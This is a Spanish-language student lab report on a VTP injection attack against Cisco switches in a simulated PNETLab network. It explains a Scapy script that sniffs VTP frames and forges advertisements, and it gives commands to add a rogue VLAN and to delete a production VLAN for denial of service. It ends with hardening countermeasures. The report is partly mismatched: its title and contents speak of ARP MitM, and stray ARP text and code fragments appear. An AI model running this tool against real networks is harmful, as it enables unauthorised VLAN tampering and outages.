



ESTUDIA EN EL
INSTITUTO
TECNOLÓGICO DE LAS
AMÉRICAS (ITLA)

Institución:
Instituto Tecnológico de Las
Américas

Asignatura:
Seguridad de Redes

Trabajo:
Ataque ARP MitM

Estudiantes:
Jordy Rosario

Matricula:
20250737

Docente:
Jonathan Esteban Rondon Corniel

FECHA DE ENTREGA:
05/06/2026

Enlace a GitHub 1

1. Objetivo del Laboratorio	1
2. Objetivo del Script.....	1
2.1 Parámetros de Uso.....	2
2.2 Requisitos del Sistema	2
3. Funcionamiento del Script.....	3
Bloque 1: Importación de Módulos	3
Bloque 2: Activación del IP Forwarding	3
Bloque 3: Resolución de MACs	4
Bloque 4: Construcción del ARP Reply Falso	4
Bloque 5: Bucle de Envenenamiento Bidireccional	5
Bloque 6: Restauración Limpia	5
4. Documentación de la Red	9
4.1 Topología	9
4.2 Tabla de Dispositivos y Direccionamiento IP	9
5. Ejecución del Ataque	10
Paso 1: Preparar el entorno.....	10
Paso 2: Verificar cachés ARP legítimas (ANTES del ataque)	¡Error! Marcador no definido.
Paso 3: Lanzar el ataque.....	11
Paso 4: Verificar el envenenamiento en la víctima	11
Paso 5: Verificar la interceptación con tcpdump	11
Paso 6: Detener el ataque	¡Error! Marcador no definido.
6. Capturas de Pantalla.....	12
7. Contramedidas y Mitigación	14
Contramedida 1: Dynamic ARP Inspection (Recomendado).....	14
Contramedida 2: ARP estático en hosts críticos	14
Contramedida 3: Verificar y restaurar manualmente.....	15
Resumen de contramedidas	¡Error! Marcador no definido.
8. Video Demostrativo.....	15
9. Referencias.....	15

Enlace a GitHub

Enlace a GitHub

https://github.com/Jordy513/P1_ARP_MitM_20250737

1. Objetivo del Laboratorio

El objetivo de este laboratorio es demostrar las vulnerabilidades de diseño intrínsecas en el protocolo VTP (VLAN Trunking Protocol) versiones 1 y 2 dentro de una arquitectura de Capa 2 de Cisco. VTP automatiza la sincronización de las bases de datos de VLANs basándose en un número de revisión secuencial (*Configuration Revision Number*). El protocolo carece de mecanismos robustos de autenticación de origen en su configuración por defecto, confiando de forma ciega en cualquier mensaje VTP con un número de revisión superior.

Este laboratorio evidencia de manera práctica:

- La interceptación pasiva de tramas VTP en enlaces troncales mal asegurados mediante sniffing de la dirección multicast de Cisco (01:00:0c:cc:cc:cc).
- La extracción automatizada de parámetros críticos en producción como el Nombre del Dominio VTP, la Revisión Actual, la dirección IP del actualizador y los Timestamps de sincronización.
- La inyección controlada de tramas falsificadas de tipo Summary Advertisement y Subset Advertisement para alterar la base de datos de VLANs, forzando al switch a añadir o borrar segmentos lógicos.
- La efectividad del modo transparente de VTP y el hashing MD5 con contraseñas seguras como contramedidas efectivas en switches Cisco.

Este laboratorio se realiza en un entorno controlado con fines exclusivamente educativos dentro del curso de Seguridad de Redes del ITLA.

2. Objetivo del Script

El script `JordyRosario_20250737_VTP_Attack.py` implementa una herramienta avanzada de ataque VTP bidireccional y pasivo utilizando la librería Scapy. Su propósito principal es capturar pasivamente el estado de la red e inyectar anuncios VTP fraudulentos incrementando el número de revisión original de la topología en un desfase agresivo de +50 para forzar su aceptación inmediata en los switches cliente y servidor legítimos.

El script opera de manera inteligente: primero extrae el estado de las VLANs existentes desde un paquete *Subset* real, garantizando que el ataque mantenga la coherencia de la base de datos y no corrompa el tráfico de producción de las VLANs operativas, limitándose estrictamente a inyectar o remover la VLAN designada por el usuario.

2.1 Parámetros de Uso

```
sudo python3 JordyRosario_20250737_VTP_Attack.py -i <interfaz> -a <action> -v
<VLAN_ID> [opciones]
```

Parámetro	Descripción	Requerido	Ejemplo / Por Defecto
-i, --interface	Interfaz de red local conectada al enlace troncal L2.	Sí	eth0
-a, --action	Acción de ataque a ejecutar sobre la BD: add o delete.	Sí	add
-v, --vlan	ID numérico de la VLAN objetivo del ataque (2 al 1001).	Sí	666
-n, --name	Nombre de la VLAN que se creará (solo para add).	No	PWNED_VLAN
-d, --domain	Dominio VTP específico (se auto-detecta si se omite).	No	ITLA_SEC
-p, --password	Clave de autenticación VTP del dominio (si aplica hash).	No	"" (vacío)
-t, --timeout	Tiempo límite (segundos) para capturar los anuncios del switch.	No	120
--tag	ID de VLAN de la etiqueta 802.1Q externa (enlace nativo).	No	1
--sniff-only	Modo diagnóstico. Captura y despliega info de la red sin atacar.	No	Flag desactivado

Ejemplo de uso:

```
ssudo python3 JordyRosario_20250737_VTP_Attack.py -i eth0 -a add -v 666 -n
"PWNED_ZONE"
```

2.2 Requisitos del Sistema

Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab)

Lenguaje	Python 3.9+
Dependencia principal	scapy
Privilegios	sudo / root obligatorio (acceso a Raw Sockets)
Entorno de red	El atacante debe estar conectado a un enlace troncal o puerto con DTP activo en la subred

3. Funcionamiento del Script

A continuación se explica el script bloque por bloque:

Bloque 1: Validación de Privilegios e Importación de Módulos

```
if os.geteuid() != 0:
    print("\n[!] Requiere root: sudo python3 VTP_Attack.py\n")
    sys.exit(1)

try:
    from scapy.all import get_if_hwaddr, sendp, sniff, Ether, Dot1Q, LLC, SNAP, Raw, conf
    conf.verb = 0
except ImportError:
    print("\n[!] Instala scapy: pip install scapy\n")
    sys.exit(1)
```

- Lógica: El protocolo VTP opera directamente sobre la capa de enlace de datos (Capa 2), lo que exige la creación de *Raw Sockets* (sockets en crudo) para omitir la pila TCP/IP del sistema operativo. El script utiliza `os.geteuid() != 0` para verificar que el usuario tenga privilegios de root (UID 0), abortando la ejecución si no se cumplen.
- Posteriormente, importa las clases de encapsulación de Scapy y fuerza `conf.verb = 0` para suprimir las alertas internas de la librería, asegurando una salida en terminal limpia.

Bloque 2: Procesamiento de Argumentos (parse_args)

```
def parse_args():
    p = argparse.ArgumentParser(description="VTP Attack Tool")
    p.add_argument("-i", "--interface", required=True)
    p.add_argument("-d", "--domain", default=None, help="Dominio VTP (omitir = auto-detectar)")
```

```

...
    p.add_argument("--sniff-only", action="store_true", help="Solo capturar
info, no atacar")
    return p.parse_args()

```

- Lógica: Utiliza la librería nativa argparse para estructurar la interfaz de línea de comandos (CLI). Define parámetros obligatorios (--interface, --action, --vlan) y opcionales como contraseñas, versiones específicas de VTP (1 o 2), nombres personalizados para las VLANs inyectadas y el modificador --sniff-only. Este último actúa como una bandera booleana para ejecutar auditorías pasivas sin emitir tráfico ofensivo.

Bloque 3: Reconstrucción Criptográfica del Hash MD5 (calc_md5)

```

def calc_md5(version, domain, revision, updater_ip, vlans_raw, password=""):
    d = domain.encode("ascii")
    summary = bytearray(72)
    summary[0] = version
    summary[1] = 0x01
    summary[2] = 0x00
    summary[3] = len(d)
    summary[4:4+len(d)] = d
    summary[36:40] = struct.pack(">I", revision)
    summary[40:44] = socket.inet_aton(updater_ip)
    data = b"\x00"*16 + bytes(summary) + vlans_raw + b"\x00"*16
    if password:
        pw = password.encode("ascii")[:64].ljust(64, b"\x00")
        data += pw
    return hashlib.md5(data).digest()

```

- Envía un ARP Request en broadcast preguntando quién tiene la IP objetivo.
- El dispositivo legítimo responde con su MAC real, que el script almacena para usarla en los Replies falsos.
- retry=3: reintenta hasta 3 veces si no hay respuesta, mejorando la fiabilidad en redes con latencia.

Bloque 4: Construcción Estructurada de Registros de VLAN (build_vlan)

```

def build_vlan(vlan_id, name):
    nb = name.encode('ascii', errors='ignore')
    nb = nb + b'\x00' * ((4 - len(nb) % 4) % 4)
    info_len = 12 + len(nb)

```

```
return struct.pack('!BBBBHHI', info_len, 0x00, 0x01, len(name), vlan_id,
1500, vlan_id) + nb
```

- **Lógica:** En el protocolo VTP, cada VLAN se describe mediante un registro binario estructurado. Esta función codifica el nombre de la VLAN a formato ASCII y calcula un relleno de bytes nulos (\x00) para forzar que el tamaño del registro sea múltiplo de 4 bytes (alineación de palabra de 32 bits).
- Usando `struct.pack('!BBBBHHI', ...)` en formato *Big Endian* (!), empaqueta consecutivamente: la longitud total del registro (`info_len`), el estado de la VLAN (0x00 para activo), el tipo de medio (0x01 para Ethernet), la longitud real del nombre, el ID numérico de la VLAN, la MTU estándar (1500) y el código IS_ID. Finalmente, concatena los bytes del nombre ajustado (`nb`), devolviendo la estructura exacta requerida por el switch kernel.

Bloque 5: Descomposición y Parseo de VLANs (`parse_vlans`)

```
def parse_vlans(data):
    vlans = {}
    i = 0
    while i < len(data):
        ...
        info_len = data[i]
        record = data[i:i+info_len]
        try:
            vlan_id = struct.unpack('!H', record[4:6])[0]
            name_len = record[3]
            name = record[12:12+name_len].decode('ascii',
errors='ignore').rstrip('\x00')
            vlans[vlan_id] = (name, bytes(record))
            print(f"      VLAN {vlan_id:4d} {name}")
        except Exception: pass
        i += info_len
    return vlans
```

- **Lógica:** Cuando el script captura un anuncio legítimo de tipo *Subset*, los datos de las VLANs se encuentran concatenados de forma contigua en el payload. Esta función procesa ese flujo binario (`data`) mediante un bucle `while`.
- Lee el primer byte para determinar el tamaño del registro (`info_len`), extrae los bytes pertenecientes a dicha VLAN y utiliza `struct.unpack` para recuperar el ID numérico (`record[4:6]`) y el nombre de texto (`record[12:12+name_len]`). Almacena esta información en el diccionario `vlans`, manteniendo intacta la estructura original en bytes (`bytes(record)`). Esto es crítico para evitar borrar accidentalmente las VLANs legítimas durante un ataque de adición.

Bloque 6: Extracción y Construcción de Tramas Multicapa (`get_vtp_payload` y `make_frame`)

```
def get_vtp_payload(pkt):
    if pkt.haslayer(SNAP) and pkt.haslayer(Raw):
```

```

        if pkt[SNAP].code == 0x2003:
            return bytes(pkt[Raw].load)
        return None

def make_frame(iface, payload, tag):
    src = get_if_hwaddr(iface)
    return (
        Ether(dst="01:00:0c:cc:cc:cc", src=src) /
        Dot1Q(vlan=tag) /
        LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03) /
        SNAP(OUI=0x00000c, code=0x2003) /
        Raw(load=payload)
    )

```

- Lógica: `get_vtp_payload` actúa como un filtro de desencapsulación: inspecciona si el paquete tiene la capa SNAP con el código de protocolo 0x2003 (asignado exclusivamente a Cisco VTP) y extrae los datos crudos de la capa Raw.
- Por su parte, `make_frame` es el motor de inyección multicapa. Resuelve la dirección MAC física de la interfaz local del atacante (`get_if_hwaddr`) y ensambla un paquete personalizado apilando:
 - Ether: Dirección MAC multicast destino de Cisco (01:00:0c:cc:cc:cc).
 - Dot1Q: Etiqueta VLAN para enlaces troncales 802.1Q (por defecto VLAN 1).
 - LLC / SNAP: Cabeceras de control de enlace lógico necesarias para encapsular protocolos propietarios (OUI 0x00000c y código 0x2003).
 - Raw: Carga útil del ataque VTP generada por el script.

Bloque 7: Sniffing Automatizado (`sniff_vtp` y `handler`)

```

def sniff_vtp(iface, timeout):
    result = {"summary": None, "subset": None}

    def handler(pkt):
        vtp = get_vtp_payload(pkt)
        if vtp is None or len(vtp) < 4: return
        code = vtp[1]
        if code == 0x01 and result["summary"] is None:
            result["summary"] = vtp
            print(f"    [+] Summary capturado ({len(vtp)} bytes)")
        elif code == 0x02 and result["subset"] is None:
            result["subset"] = vtp
            print(f"    [+] Subset  capturado ({len(vtp)} bytes)")
    
```



```

        if result["summary"] and result["subset"]:
            return True

    sniff(iface=iface, filter="ether dst 01:00:0c:cc:cc:cc",
          stop_filter=handler, timeout=timeout, store=False)
    return result      Raw(load=payload)
)

```

- **Lógica:** El ataque ofensivo no funcionará si los datos inyectados no concuerdan con el dominio y parámetros reales del switch. Este bloque inicia la captura pasiva en la red empleando la función `sniff()` de Scapy con un filtro Berkeley Packet Filter (BPF) optimizado para la MAC multicast de Cisco.
- La función interna `handler` actúa como callback por cada trama recibida: evalúa el segundo byte del payload VTP (`vtp[1]`). Si es `0x01`, almacena el paquete de resumen (Summary); si es `0x02`, almacena el paquete de detalles (Subset). El parámetro `stop_filter=handler` detiene la captura inmediatamente en el momento en que ambas variables se han completado con éxito, optimizando el tiempo de ejecución.

Bloque 8: Lógica de Modificación de la Base de Datos y Orquestación Principal (main)

```

def main():
    args = parse_args()
    ...
    pkts = sniff_vtp(args.interface, args.timeout)
    ...
    if args.action == "add":
        existing_vlans[args.vlan] = (args.name, build_vlan(args.vlan,
args.name))
    elif args.action == "delete":
        if args.vlan in existing_vlans:
            del existing_vlans[args.vlan]

```

- **Lógica:** Es la función principal encargada de coordinar los bloques anteriores. Ejecuta la escucha pasiva llamando a `sniff_vtp`. Si se detectan paquetes válidos, extrae de la cabecera *Summary* del switch real la versión de VTP activa, el nombre de dominio, el número de revisión secuencial actual, la IP del switch actualizador (`updater_ip`) y el timestamp original.
- Si el usuario ejecutó la herramienta en modo `--sniff-only`, el script imprime los parámetros descubiertos en texto claro y termina limpiamente.
- Si se ejecuta en modo de ataque, procesa la base de datos capturada en el paquete *Subset*: si la acción es `add`, invoca a `build_vlan` para agregar la estructura binaria

del nuevo segmento al diccionario; si la acción es delete, remueve la llave correspondiente de la tabla local.

Bloque 9: Serialización e Inyección de Paquetes Fraudulentos

```

    vlans_raw = b"".join(vraw for _, (vraw) in
sorted(existing_vlans.items()))

    new_timestamp = time.strftime("%y%m%d%H%M%S")
    new_rev      = current_rev + 50

    md5 = calc_md5(vtp_ver, domain_name, new_rev, updater_ip, vlans_raw,
args.password)
    ...
    summary_payload = bytes([vtp_ver, 0x01, 0x01, len(db)]) + dp +
struct.pack('!I', new_rev) + ...
    subset_payload  = bytes([vtp_ver, 0x02, 0x01, len(db)]) + dp +
struct.pack('!I', new_rev) + vlans_raw

    print("\n[*] Inyectando Summary...")
    sendp(sf, iface=args.interface, verbose=False)
    time.sleep(0.05)
    print("[*] Inyectando Subset...")
    sendp(xf, iface=args.interface, verbose=False)

```


- **Lógica:** En la fase final, el script concatena de forma ordenada todos los registros de VLAN binarios purificados con `b"".join()`. Genera un timestamp fresco basado en la hora actual del sistema y calcula un número de revisión fraudulento sumándole de forma agresiva +50 a la revisión capturada de la red (`new_rev = current_rev + 50`).
- Invoca a `calc_md5` para computar la firma criptográfica requerida, construye los flujos binarios definitivos para el anuncio *Summary* (código 0x01) y el anuncio *Subset* (código 0x02), empaqueta ambos en tramas L2 completas con `make_frame` y las transmite consecutivamente a la red mediante `sendp()`. El switch de destino, al recibir una revisión superior con un hash coherente, descarta su propia base de datos y asimila la configuración inyectada por el atacante en milisegundos.

4. Documentación de la Red

4.1 Topología

El diseño de la red funcional se ha desplegado en el simulador PNETLab utilizando direccionamiento IP basado estrictamente en la matrícula asignada (20250737), operando bajo el segmento central de infraestructura 20.25.37.0/24.

A continuación, se detalla el mapa lógico de interconexión física omitiendo los enlaces de gestión externa (SSH):



4.2 Tabla de Dispositivos y Direccionamiento IP

El esquema de red utiliza la subred 20.25.37.0/24 derivada de la matrícula 20250737.

Dispositivo	Tipo / Modelo	Interfaz Local	Interfaz Remota	Dirección IP	Máscara	Rol / Modo VTP
R1	Cisco IOSv L3	e0/0	SW1 (e0/1)	20.25.37.1	/24	Default Gateway
SW1	Cisco IOSv L2	e0/1, e0/0, e0/3, e0/2	R1 (e0/0), Atacante (e0), Cliente (eth1), SERVER (eth1)	20.25.37.2	/24	VTP Server (Dominio: ITLA_SEC)
Atacante	Kali Linux VM	e0	SW1 (e0/0)	20.25.37.100	/24	Generador de Inyección Ofensiva
Cliente Legítimo	Estación Linux	eth1	SW1 (e0/3)	20.25.37.50	/24	Host de Acceso Afectado
SERVER	Docker Container	eth1	SW1 (e0/2)	20.25.37.10	/24	Servidor de Producción Afectado

5. Ejecución del Ataque

Paso 1: Preparar el entorno

```
git clone https://github.com/Jordy513/P2_VTP_Attacks_20250737.git
cd P2_VTP_Attacks_20250737
pip install scapy
```

Paso 2: Ejecutar el Sniffing Pasivo (Modo Diagnóstico)

Para recolectar los parámetros reales del switch sin generar ruido ni alterar la base de datos de la red, ejecuta:

```
sudo python3 JordyRosario_20250737_VTP_Attack.py -i eth0 --sniff-only
```

Espera a que el switch transmita sus anuncios periódicos. El script mostrará en pantalla:

```
[+] Summary capturado (76 bytes)
[+] Subset capturado (92 bytes)
[+] Version VTP detectada : 1
[+] Dominio detectado : itla
[+] Revision actual : 4
```

```
| [+] Updater IP : 0.0.0.0
```

Paso 3: Lanzar el ataque de Inyección (Agregar VLAN maliciosa)

Ejecuta el script configurando la interfaz de red local, la acción add, el ID de la VLAN de ataque (666) y un nombre identificador:

```
| sudo python3 JordyRosario_20250737_VTP_Attack.py -i eth0 -a add -v 666 -n "PWNER_ZONE"
```

Salida esperada:

```
| [*] Modificando base de datos local...
[*] VLAN 666 (PWNER_ZONE) agregada
[+] Nueva rev      : 54
[+] MD5           : a1b2c3d4e5f6g7h8i9j0k1l2m3n4o5p6
[*] Inyectando Summary...
[*] Inyectando Subset...
[+] Listo. Verifica en el switch.
```

Paso 4: Validar el compromiso en los switches de la red

Accede al switch de acceso SW2 o al servidor SW1 y ejecuta los comandos de verificación de VLAN:

```
| SW2# show vtp status
SW2# show vlan brief
```

Verás que el número de revisión saltó automáticamente a 54 y la VLAN 666 ahora está aprovisionada de forma ilegítima en toda la infraestructura de la red.

Paso 5: Lanzar el ataque de Denegación de Servicio (Borrar VLAN crítica)




Para eliminar de forma masiva una VLAN de producción legítima (ej. VLAN 20 destinada a los datos críticos del negocio) y tumbar la conectividad local:




```
| sudo python3 JordyRosario_20250737_VTP_Attack.py -i eth0 -a delete -v 20
```


Resultado: Los switches aceptan la revisión superior, descartan la VLAN 20 de sus bases de datos y todos los puertos físicos asociados a esa VLAN entran en estado inactivo automáticamente.

6. Capturas de Pantalla

Las capturas se encuentran en la carpeta /screenshots del repositorio.

#	Archivo	Descripción
1		Vista de la topología funcional en PNETLab. Se validan las etiquetas de nombres, matrícula (20250737), interfaces físicas conectadas y el direccionamiento base IP.
2		Salida en consola de Kali Linux operando bajo el modificador --sniff-only. Muestra la captura pasiva y extracción exitosa del dominio ITLA_SEC y la revisión actual del switch.
3		Resultado del comando show vlan brief en SW1 previo al ataque, reflejando el estado inicial y legítimo de los segmentos de red.

#	Archivo	Descripción
4		Ejecución del script en modo inserción (-a add -v 666). Se evidencia el cálculo en tiempo real de la estructura binaria y la ráfaga de anuncios inyectados.
5		Verificación en la CLI de Cisco. Captura que demuestra la asimilación forzada del número de revisión +50 y la creación no autorizada de la VLAN 666 (PWNED_ZONE).
6		Registro del script ejecutando el borrado destructivo (-a delete -v 20), propagando la eliminación de la VLAN crítica de producción de forma inmediata.

#	Archivo	Descripción
7		Comandos aplicados en la consola del switch aplicando el endurecimiento de la infraestructura mediante la inhabilitación del protocolo VTP.

7. Contramedidas y Mitigación

Contramedida 1: Deshabilitar por completo VTP (Recomendado)

La mejor práctica global de la industria y la recomendación directa en las guías de Hardening de Cisco es deshabilitar por completo el intercambio de anuncios dinámicos de VTP configurándolo en modo transparente o desactivado (off).

```
SW1# configure terminal
SW1(config)# vtp mode transparent
! O en versiones de Cisco IOS modernas:
SW1(config)# vtp mode off
```

Efecto: Al configurar el switch en modo transparente u off, el dispositivo local ignora por completo cualquier trama Summary o Subset con números de revisión ajenos o elevados, mitigando el ataque del script al 100%.

Contramedida 2: Configurar Autenticación MD5 Robusta

Si la organización exige de forma estricta el uso de VTP para la gestión centralizada de la topología I2, se debe definir un dominio explícito protegido por una clave alfanumérica altamente compleja.

```
SW1# configure terminal
SW1(config)# vtp domain ITLA_SEC
SW1(config)# vtp password K4li_Vtp_Str0ng_P@ssw0rd_2026
```

Efecto: Al inyectar anuncios, el switch validará la firma contra el hash MD5 local calculado con este secreto compartido. Al no coincidir el hash generado por el atacante, el switch descarta silenciosamente las tramas falsas emitiendo un log de error (MD5 digest mismatch).

Contramedida 3: Mitigación de Enlaces Troncales Dinámicos (DTP)

Para impedir que el atacante pueda simular ser un switch intermedio mediante una interfaz troncal, se debe deshabilitar la negociación automática de puertos en los puertos de acceso de los extremos de la red:

```
SW2(config)# interface ethernet 0/3
SW2(config-if)# switchport mode access
SW2(config-if)# switchport nonegotiate
```

8. Video Demostrativo

Enlace: <https://youtu.be/hdXZLcPRuOU>

Contenido del video:

- Visualización nítida de la topología con el nombre de usuario y matrícula (20250737).
- Hora, fecha del sistema visible en la esquina del escritorio.
- Rostro y voz explicativa del autor (Jordy Rosario).
- Demostración de las tablas de VLAN iniciales en el cliente Cisco.
- Inyección exitosa de la VLAN 666 ("PWNET_ZONE") mediante el script de Python.
- Demostración del ataque DOS eliminando la VLAN corporativa en caliente.
- Aplicación en vivo de los comandos Cisco de mitigación (vtp mode transparent) y bloqueo definitivo de la herramienta ofensiva.

9. Referencias

- Cisco Systems, Inc. (2024). VLAN Trunking Protocol (VTP) Configuration and Hardening Guide. Cisco TechNotes.
- Biondi, P. et al. (2025). Scapy Documentation: Advanced Layer 2 packet crafting. <https://scapy.readthedocs.io/>
- ITLA. (2026). Material Didáctico de Seguridad de Redes Avanzada - Seguridad de Capa 2.
